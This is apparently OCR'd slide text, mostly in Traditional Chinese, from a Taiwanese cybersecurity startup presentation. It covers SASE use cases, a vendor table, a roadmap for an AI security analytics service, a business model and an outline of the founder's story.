分享創業經驗和成功案例 (ChatGPT建議的題




AI DATA-DRIVEN ARCHITECTURE
Intelligence Center
Breach and Attack Simulation (BAS)
Security Orchestration and Automation Response (SOAR)
AI Engine
Compliance Engine
NDR
On-demand EDR
Network Security as a Service

SASE (SECURITY ACCESS SERVICE EDGE)



SASE 示例

從概念上講，SASE 提供了一種卓越的網路和網路安全方法。但真正的價值出現在日常用例中。

員工


銷售人員在登機前需要通過機場Wi-Fi熱點訪問 Salesforce。她使用公司發行的託管設備，同時還瀏覽互聯網。SASE 解決方案為她的 Salesforce 會話提供服務品質（QoS）優化和 SaaS 加速連接，包括數據丟失防護（DLP）、惡意軟體檢查、使用者和實體行為分析（UEBA）。雖然她的互聯網流覽受到安全網路門口（SWG）的保護，以確保她的設備免受惡意流量的侵害，並且她的 Spotify 音樂流直接路由到互聯網，而無需將其拖到檢查點。


承包商

一個承包商來到XYZ公司的辦公室，用他自己的筆記型電腦工作一天。白天，他需要訪問公司的人力資源系統。人力資源系統是一個支援網路的應用程式，位於公司的數據中心。SASE 解決方案為承包商分配一個身份，並讓她下載一個簡單的代理，該代理提供對 HR 資料庫的零信任網路訪問，但只能從辦公室的位置訪問。在會話期間，DLP 會檢查所有流量以防止敏感數據丟失，然後在傳輸之前進行加密。承包商無法訪問任何其他應用程式或從任何其他設備訪問。一旦他離開辦公室，他就無法開始另一個會話。

安全供應商

一家解決方案供應商在全國各地的數據中心部署了安全設備。隨著越來越多的客戶需要保護數據中心和雲資源，這些設備不僅限制了其潛在市場，而且維護起來仍然耗時且在後勤方面具有挑戰性。附加產品造成的膨脹增加了複雜性和管理挑戰。遷移到 SASE 架構允許安全提供者在同一集成平臺下管理所有安全功能。該平臺由其底層網路基礎設施提供支援，能夠有效地為無限數量的使用者/客戶提供安全服務。





Vendor	Headquarters	Offering
Cato Networks	Tel Aviv, Israel	Cato SASE Cloud
Cisco	San Jose, California, U.S.	Cisco+ Secure Connect
Citrix	Fort Lauderdale, Florida, U.S.	Citrix Secure Internet Access with Citrix SD-WAN
Forcepoint	Austin, Texas, U.S.	Forcepoint ONE with FlexEdge Secure SD-WAN
Fortinet	Sunnyvale, California, U.S.	FortiSASE
Netskope (Infiot)	Santa Clara, California, U.S.	Netskope SASE
Palo Alto Networks	San Jose, California, U.S.	Prisma SASE
Versa Networks	Santa Clara, California, U.S.	Versa SAS
VMware	Palo Alto, California, U.S.	VMware SASE


Providers of Managed SASE

Aryaka、AT&T、BT、Comcast、Deutsche Telekom、Expereo、Horizon Telecom、KDDI、Lumen、MetTel、NTT Group、Open Systems、Orange Business Services、Telefónica、Telstra、Verizon、Windstream Communications


SASE = NETWORK AS A SERVICE + SECURITY AS S SERVICE

- 半導體(TSMC ARIZONA)供應鏈、關鍵基礎(CMMC)、5G AIOT 資安需求 SASE
- NETWORK AS A SERVICE
  - SD-WAN、FWA、MEC、RAN
- SECURITY AS S SERVICE
  - 發展 CYBERSECURITY FOUNDRY LAB, CYBERSECURITY ODM 模式
  - 以ODM的經驗、雲端供應商、雲端應用服務, 與資安新創共創協作
  - 發展 DATA-DRIVEN 及 THREAT-DRIVEN 供應鏈資安產品設計服務與授權模式
    - MINIMUM VIABLE PRODUCT
    - LAB CONNECTION
    - TEAM BUILDING
    - 以5G AIOT場域資安防護切入

MILESTONE
FWAAS -> SWG、CASB -> ZTNA



Source: Gartner (July 2021)
768660_C



CYBERSECURITY AI ANALYTICS (SAAS)

- INTELLIGENCE ANALYSIS CENTER (RULE, SIGNATURE, B/W LISTING)
  - WEB SERVICES WITH RESTFUL API (1)
  - EXTERNAL INTELLIGENCE (WITH STRATEGY PARTNERS) (2)
    - ISAC (TAIWAN G-ISAC, …, GLOBAL ISAC, TWCERT/CC)
    - OPEN SOURCE INTELLIGENCE (OSINT)
    - COMMERCIAL INTELLIGENCE (E.G., SOPHOS, CISCO,…)
  - INTELLIGENCE SECOPS
    - INDICATORS OF COMPROMISE (IOC) MANAGEMENT AND CLUSTERING
- AGENDA
  - 2023Q2: SOAR/NDR INTELLIGENCE SERVICE
  - 2023Q3: SOAR ML ANALYTICS (1) / NDR FL EDGE (1)
  - 2023Q4: SOAR ML ANALYTICS (2) / NDR FL EDGE (2)

ISAC, Information Sharing and Analysis Center


CYBERSECURITY AI ANALYTICS (SAAS)

- EVENT CORRELATION ANALYSIS AND THREAT INVESTIGATION WITH MACHINE LEARNING
  - MACHINE LEARNING FRAMEWORK DESIGN (1)
    - FEDERATED LEARNING (FL), TRANSFER LEARNING (TL)
    - DATA POOL DESIGN
  - ANALYTICS MODEL (2)
    - DECADES FOR SOAR
    - MITRE ATT&CK MODELING AND IDENTIFYINNG
    - ENCRYPTED TRAFFIC ANALYSIS WITH FEDERATED LEARNING
      - MALWARE, APP SERVICES/BENIGN/MALICIOUS ENCRYPTED FINGERPRINT
      - FL DEPLOYMENT
    - EVENT RISK ASSESSMENT

CYBERSECURITY AI ANALYTICS (SAAS)

- VERIFICATION & EVALUATION (1)
  - BUILD UP BREACH AND ATTACK SIMULATION (BAS)
    - CALDERA
    - SHIELD EXTREME X-RANGE
    - LKC ARGUSHACK
  - MITRE ATT&CK 2024
  - FIREWALL AS A SERVICE EVALUATION
  - SD-WAN SCENERO EVALUATION

CYBERSECURITY AI ANALYTICS (SAAS) BUSINESS MODEL



Cybersecurity Intelligence

Breach and Attack Simulation

Vul. scanning

Cybersecurity AI Analytics (SaaS)

- Intelligence Analysis (rule, signature, B/W listing)
- Event Correlation Analysis and Threat Investigation with Machine Learning
- Risk Assessment (SBOM)
- BAS for AI

DevOps, Cloud (AWS, ASUS)

- Intelligence (IoC, B/W list, yearly)
- ML for edge (license fee/device, yearly)

Edge feeds

★★★ NDR (WNC)

★★★ NDR (...)

Home Router
SD-WAN
Vehicle network
ICS
…

Intelligence (IoC, B/W list)
Threat & Risk Assessing
ML for SOAR

SOAR Feeds
ML evaluation

Virtual War Room (SOAR) ★★

Supply chain vendors, cloud services, healthcare

★ Licensing
★ Subscription
★ Service

OUTLINE

Background Story

A. Originated from the AI/OT/CT/IC R&D project at CSTI III in the year 201X

B. Establishment and interruption of Taiwan Cybersecurity Foundry Company

Technological Development and Collaboration

A. Development of core systems like SecBuzzer

B. Collaboration with over 10 cybersecurity companies and seed round investment

C. Challenges and technology transfer

Future Outlook

A. Trends and developments in the AIoT era

B. Changes and challenges in the cybersecurity market

Importance of Collaboration and Support

A. Example of collaboration between CyFoundry and WNC

B. Value of partners and supporters

Technological Innovation and Challenges

A. Applications of AI at the edge and significance of FOTA technology

B. Solutions for zero trust and cybersecurity challenges

Looking Ahead to Future Trends

A. Development direction in the AIoT era

